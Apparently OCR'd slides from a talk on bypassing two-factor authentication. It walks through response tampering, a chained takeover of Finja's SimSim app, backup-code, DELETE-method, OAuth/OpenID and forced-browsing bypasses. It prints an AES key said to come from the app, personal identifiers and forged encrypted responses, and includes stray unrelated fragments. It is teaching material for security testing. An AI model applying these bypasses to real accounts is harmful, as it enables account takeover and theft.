
```
1  POST /login HTTP/1.1                         HTTP/1.1 200 OK
   Host: <Redacted>.com                         Server: nginx
   :                                            :
   Email=evil@attacker.com&Pass=Password        Set-cookie:mfaValue=123HardToGuess; HttpOnly; Secure

2  POST /login HTTP/1.1                         HTTP/1.1 200 OK
   Host: <Redacted>.com                         Server: nginx
   :                                            :
   Email=evil@attacker.com&Pass=Password        Set-cookie auth=1337@YouCan'tStealMe789; HttpOnly; Secure
   &mfaValue=123HardToGuess&otp=XXXX            {mfavalue: 123HardToGuess, PIN VALID}
```



```
1  POST /login HTTP/1.1                         HTTP/1.1 200 OK
   Host: <Redacted>.com                         Server: nginx                 SET here
   :                                            :
   Email=victim@attacker.com&Pass=Stolen        Set-cookie:mfaValue=123HardToGuessAgain; HttpOnly; Secure
   Pass

2  POST /login HTTP/1.1                         HTTP/1.1 400 Bad Request
   Host: <Redacted>.com                         Server: nginx
   :                                            :
   Email=victim@attacker.com&Pass=Stolen        {Error: Pin Invalid}
   pass&mfaValue=123HardToGuessAgain&otp=X
   XXX
                                                                              Spoofed response
3  POST /login HTTP/1.1                         HTTP/1.1 200 OK
   Host: <Redacted>.com                         Server: nginx
   :                                            :
   Email=victim@attacker.com&Pass=Stolen        Set-cookie auth=<victim Stolen Cookie>; HttpOnly; Secure
   Pass&mfaValue=123HardToGuessAgain&otp=X      {mfavalue: 123HardToGuessAgain, PIN VALID}
   XXX
```


Bypassing Finja E-Wallet 2FA – Response Code


Attacker logs into account
Attacker puts incorrect response code
Attacker intercepts response with Burp suite Proxy
Attacker changes response code and corresponding data to 200 OK



```
In this exploit We are going to be chaining three vulnerabilities to takeover a user's account in Finja's SimSim application. What we require is the
phone number
and the CNIC of the user and we will utilize that to perform the attack.

Initially from the CNIC and Phone number's request, we will harvest the response
and uId of the user so that we can use it in further process.

For testing purposes, we are going to be using this account
CNIC:-        4200006219607
Mobile:-    03213361933

After Intercepting the resposne we will decrypt it using the AES key found in the Android source code of the application which is oewdkemnspenwpdf
0B0wBiktQ\/wdBONGc6+essPgnIaPAbiPQI3EBZKsgCH87QWkUIEYDKDbNl8UgR7mCT5c7DCuiO9myF8wiEr7b9MxKC0L8Fnqq4gGI8EJvAkQGKe+90xTT
\/jW0+IVBAgPiCtn63HZkVlSdVDIjRjhDDpbkJt0YzUuFR1IHBMs6nQ

After decryption, we get the uID which is 32701

Now we will get to the OTP section and replace the invalid OTP with a valid OTP response:

Valid OTP Response:
The structure of a valid OTP response is as follows
{"code":"200","msg":"Successful.","data":"uId":32701,"code":1},"logType":1,"refId":0}

Its AES encrypted version is
0B0wBiktQ\/wdBONGc6+essPgnIaPAbiPQI3EBZKsgCH87QWkUIEYDKDbNl8UgR7mPAXu1JPNmjOOlnDODaEbROIwYzYbVXIFo6e6qBg+ETnJ9Nc21YyncAs7EGfxMMDZ




After that we will bypass the Pin verification mechanism via a valid PIN
Valid Pin
The structure of a valid Pin response is

{"code":"200","msg":"Successful.","data":"uId":"32701","role":"2","code":1},"logType":1,"refId":0}

Its AES encrypted response is
```

Bypassing Shapeshift 2FA – Response Code –Evan Ricafort




```
You need to enable 2FA verification on your account to be able to reproduce this issue.
```

Hotkey	Description
Ctrl + Print Screen	Capture region
Print Screen	Capture entire screen
Alt + Print Screen	Capture active window
Shift + Print Screen	Start/Stop screen recording
Ctrl + Shift + Print Screen	Start/Stop screen recording (GIF)

Random Backup Codes

- Backup codes are way to recover your 2FA codes when you do not have access to your 2FA device. In some applications, client-side checks are not implemented properly



Recovery codes

Save your backup codes in a safe place. Without these, you may not be able to log in to your account if you lose access to your phone or can't log in using your security method.

5792 4138
7062 4835
8361 9574
8134 6729
3481 2907

You can use each backup code once. You can also get new codes if this set is no longer secure or if you've already used most of them.

Bypassing Unknown Site 2FA – Backup Codes

After enabling 2FA, We got some backup codes in case we don’t have access to the device for the TOTP.

Noting down all the backup codes. The backup codes were of 8 digits.

So after entering the email address and password.

There is an option to login to the application using the backup codes.


Clicking Use Backup Codes. And intentionally, putting a random 8-digit number instead of that 8 digit backup code and to my surprise.

It is accepted and We were successfully logged in to the application.

In short, there was no validation for the backup code. They were not validated and hence any random 8 digit would work.

Request method

- Request methods such as GET, POST, PUT, DELETE are HTTP methods which are sometimes used in applications in order interact as potential routing mechanisms



SAFE METHODS NO ACTION ON SERVER	GET	HTTP/1.1 MUST IMPLEMENT THIS METHOD
	HEAD	INSPECT RESOURCE HEADERS
MESSAGE WITH BODY SEND DATA TO SERVER	PUT	DEPOSIT DATA ON SERVER – INVERSE OF GET
	POST	SEND INPUT DATA FOR PROCESSING
	PATCH	PARTIALLY MODIFY A RESOURCE
	TRACE	ECHO BACK RECEIVED MESSAGE
	OPTIONS	SERVER CAPABILITIES
	DELETE	DELETE A RESOURCE – NOT GUARANTEED

Bypassing Unknown Site 2FA - Delete method

- The POST method was used on the 2FA page after login mechanism

POST /api/v2/mfa/resend

And delete method is used to disable 2FA

DELETE /api/v2/mfa

- Replacing the POST method with DELETE disables 2FA on the 2FA login page

OAuth Bypass


- OAuth mechanisms are used to login users into accounts via social media integrations. There implementations by default bypass 2FA allowing attackers to gain access to user accounts

Bypassing SalesforceIQ 2FA – Universal Oauth

Attacker compromises user's facebook account


Attacker clicks on "Login via Facebook"

Attacker is granted access to the victim's account



Bypassing OpenID 2FA - Universal

- OpenID Connect (OIDC) is an open authentication protocol that works on top of the OAuth 2.0 framework. Targeted toward consumers, OIDC allows individuals to use single sign-on (SSO) to access relying party sites using OpenID Providers (OPs), such as an email provider or social network, to authenticate their identities.
- The first thing that stood out was the acr_values parameter. The first and obvious idea was to try removing the otp value and only keeping the password value. While I was correctly redirected to the Identity Provider's login page, upon logging in with correct credentials, I was always facing a 401 if the otp value was removed.



```
GET /oauth/authorize?new-flow=true&client_id=1234&redirect_uri=
https%3A%2F%2Fclient.company.com%2Flogin&response_type=code&scope=openid
&acr_values=otp+password&state=123456 HTTP/2
```

Bypassing OpenID 2FA – Universal (Contd)


- Basically, the acr_values parameter would tell the Identity Provider what authentication methods the client requests. Upon fulfilling the login flow, the callback to the client website will contain a JWT, which if decoded, would contain the AMR value used like so:

```
{"alg":"HS256","typ":"JWT"}.{"state":"123456789","auth_time":1234,"amr":["pwd","otp"] .
```

- OpenID configurations relying on AMR should make sure to only accept trusted and validated authentication methods.


Bypassing OpenID 2FA – Universal (Contd)

- Upon switching the acr_values value from otp+password to sms+password and entering the credentials
- I used a one time SMS verification service and followed through the proccess. Upon adding the phone number and confirming ownership, I succesfully skipped the Google Authenticator window and was also logged in.



Forced Browsing

- Forced browsing is an attack technique against badly protected websites and web applications, which allows the attacker to access resources that they should not be able to access.


Website / App Directory
Attacker
/login
/admin
Forceful Browsing
Attacker steals sensitive information
(credentials, internal network addresses, source code etc.)

Bypassing 2FA via forced browsing in GET

- The website asked to enter the 2FA code and the url was like:

https://example.com/react-aspx/Authenticator.aspx

